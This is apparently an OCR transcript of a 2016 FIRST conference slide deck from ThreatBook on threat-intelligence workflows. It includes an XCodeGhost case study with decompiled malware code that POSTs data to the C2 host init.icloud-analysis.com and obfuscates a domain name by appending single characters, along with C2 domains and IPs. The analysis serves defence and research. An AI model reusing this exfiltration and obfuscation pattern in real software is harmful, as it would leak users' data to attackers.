
28th ANNUAL FIRST CONFERENCE

SEOUL

JUNE 12 - 17, 2016



GETTING TO THE SOUL OF INCIDENT RESPONSE

Empower researchers with enriched data to find the needle in the haystack

Hong Jia

ThreatBook Labs, USA

Feng Xue

ThreatBook Technology, China

Agenda

- Introduction
- Our research workflow
- The challenge researchers face
- What kind of threat analysis platform is helpful
- Case study
- Q&A

Introduction

ThreatBook Labs:

A research lab focusing threat response and research,
Located in Seattle, Washington, USA.
Funded by ThreatBook Technology, Beijing, China


Hong Jia:

Head of ThreatBook Labs

Feng Xue:

CEO of ThreatBook Technology

Our research workflow



Data Source

- Sensor reports
- Targeted Threat Monitors
- Customer Reports
- Industry exchange
- Open Source intelligence
- Business Intelligence

Automated process

Data process

Threat Data DB

- Indexed clusters dynamic behavior
- Indexed clusters network pattern
- Indexed clusters static attributes
- Whois/pDNS records
- Network resource reputation score
- Network asset attributes tag

Human Research

Data analyze

Released Threat Intelligence DB

- Contextual IOC
- Content

Internal TI DB

- Targeted threat tracking rule
- Threat hunting rule
- Clustering rule

The challenges researchers face

Benefits:

- Better protection coverage based on faster updated data
- More high confident decisions based on correlations among different types of data
- Data driven research and machine learning
- Always can find something looks interesting when start to hunt

Meanwhile, researchers face:

- More time needed to analyze and review each case since there are more related data that are surfaced
- More low confident decisions generated by automation need to be reviewed and unhandled
- More interesting cases surfaced and need better prioritization
- Consistent feedback needed from researchers to assist automation system with making better decisions

- 200 + threat data source
- 500K+ daily unique suspicious samples/URLs
- 20M + daily updated suspicious IP/Domain
- 10M + scanning results daily
- 400M + whitelist
- Billions of domains with millions of newly registered domain daily (Whois/DNS)
- 5+ years whois historical data

A threat analysis platform our researchers ask for:


- Multiple vectors of threat data
- Deterministic decision in threat data attributes level
- Threat data correlation tagging
- Suppress noisy info
- Update with researchers’ consistent feedback
- Conclude with most reasonable contextual story behind the threat data

Analysis platform case study I:


Threat family: XCodeGhost

- Trojanized version of Xcode
- Disguised as an official Xcode and uploaded to 3rd party cloud storage like Baidu yun (Baidu cloud storage service)
- Downloaded and used by Apple app developer to develop Apple app, generating more than 4000 infected apps
- Impacting about 100million iPhone users, most of them in China.

Analysis platform case study I:




```
v25 = objc_msgSend(&OBJC_CLASS___NSURL, "URLWithString:", CFSTR("http://init.icloud-analysis.com"));
v26 = objc_retainAutoreleasedReturnValue(v25);
v27 = objc_msgSend(
        &OBJC_CLASS___NSMutableURLRequest,
        "requestWithURL:cachePolicy:timeoutInterval:",
        v26,
        1,
        0,
        1077805056);
v28 = (void *)objc_retainAutoreleasedReturnValue(v27);
objc_msgSend(v28, "setHTTPMethod:", CFSTR("POST"));
v29 = objc_msgSend(v17, "length");
v30 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%lu"), v29);
v31 = objc_retainAutoreleasedReturnValue(v30);
objc_msgSend(v28, "setValue:forHTTPHeaderField:", v31, CFSTR("Content-Length"));
objc_release(v31);
objc_msgSend(v28, "setHTTPBody:", v17);
if ( (unsigned int)objc_msgSend(v39, "isEqualToString:", CFSTR("launch")) & 0xFF
  || (unsigned int)objc_msgSend(v39, "isEqualToString:", CFSTR("running")) & 0xFF )
  v32 = objc_msgSend(&OBJC_CLASS___NSURLConnection, "connectionWithRequest:delegate:", v28, v40);
else
  v32 = objc_msgSend(&OBJC_CLASS___NSURLConnection, "connectionWithRequest:delegate:", v28, 0);
v33 = objc_retainAutoreleasedReturnValue(v32);
objc_release(v33);
objc_release(v28);
```



```
objc_release(v47);
v50 = objc_msgSend(v49, "stringByAppendingString:", CFSTR("i"));
v51 = (void *)objc_retainAutoreleasedReturnValue(v50);
objc_release(v49);
v52 = objc_msgSend(v51, "stringByAppendingString:", CFSTR("n"));
v53 = (void *)objc_retainAutoreleasedReturnValue(v52);
objc_release(v51);
v54 = objc_msgSend(v53, "stringByAppendingString:", CFSTR("i"));
v55 = (void *)objc_retainAutoreleasedReturnValue(v54);
objc_release(v53);
v56 = objc_msgSend(v55, "stringByAppendingString:", CFSTR("t"));
v57 = (void *)objc_retainAutoreleasedReturnValue(v56);
objc_release(v55);
v58 = objc_msgSend(v57, "stringByAppendingString:", CFSTR("."));
v59 = (void *)objc_retainAutoreleasedReturnValue(v58);
objc_release(v57);
v60 = objc_msgSend(v59, "stringByAppendingString:", CFSTR("c"));
v61 = (void *)objc_retainAutoreleasedReturnValue(v60);
objc_release(v59);
v62 = objc_msgSend(v61, "stringByAppendingString:", CFSTR("r"));
v63 = (void *)objc_retainAutoreleasedReturnValue(v62);
objc_release(v61);
v64 = objc_msgSend(v63, "stringByAppendingString:", CFSTR("a"));
v65 = (void *)objc_retainAutoreleasedReturnValue(v64);
objc_release(v63);
v66 = objc_msgSend(v65, "stringByAppendingString:", CFSTR("s"));
v67 = (void *)objc_retainAutoreleasedReturnValue(v66);
objc_release(v65);
v68 = objc_msgSend(v67, "stringByAppendingString:", CFSTR("h"));
v69 = (void *)objc_retainAutoreleasedReturnValue(v68);
objc_release(v67);
v70 = objc_msgSend(v69, "stringByAppendingString:", CFSTR("-"));
v71 = (void *)objc_retainAutoreleasedReturnValue(v70);
objc_release(v69);
v72 = objc_msgSend(v71, "stringByAppendingString:", CFSTR("a"));
v73 = (void *)objc_retainAutoreleasedReturnValue(v72);
```

Three remote CnC servers identified:

- Init.crash-analytics.com
- Init.icloud-analysis.com
- Init.icloud-diagnostics.com




init.icloud-analysis.com Analysis Report

Registrar	
Name Server	sinkhole-00.shadowserver.org; sinkhole-01.shadowserver.org; sinkhole-02.shadowserver.org; sinkhole-03.shadowserver.org; sinkhole-04.shadowserver.org
Alex Rank	N/A
Tags	Malware C2 XcodeGhost

IP address

IP address	178.162.203.202 (1000+ domains share this address)
Location	Germany,Heessen,Frankfurt (leaseweb.com)
ASN	28753 (LEASEWEB-DE Leaseweb Deutschland GmbH, DE) Medium risk ?



182.92.101.29 IP Info


IP address	182.92.101.29 (0 domains share this ip)
Location	China,Beijing,Beijing (ALIYUN)
ASN	37963 (CNNIC-ALIBABA-CN-NET-AP Hangzhou Alibaba Advertising Co.,Ltd., CN) Medium risk ?
Tags	IDC C2 XcodeGhost

Domain list which share same ip

No data

Domains History

Time	Domain
2015-07-02	kytr.pub
2015-03-18	2shoubang.com
2015-03-03	icloud-analysis.com
2015-01-30	www.2shoubang.com




kytr.pub Analysis Report

Registrar	Xin Net Technology Corporation
Name Server	f1g1ns1.dnspod.net; f1g1ns2.dnspod.net
Alex Rank	N/A

Tips

- If nodes are too much, only 50 will be showed
- Click node for more detail



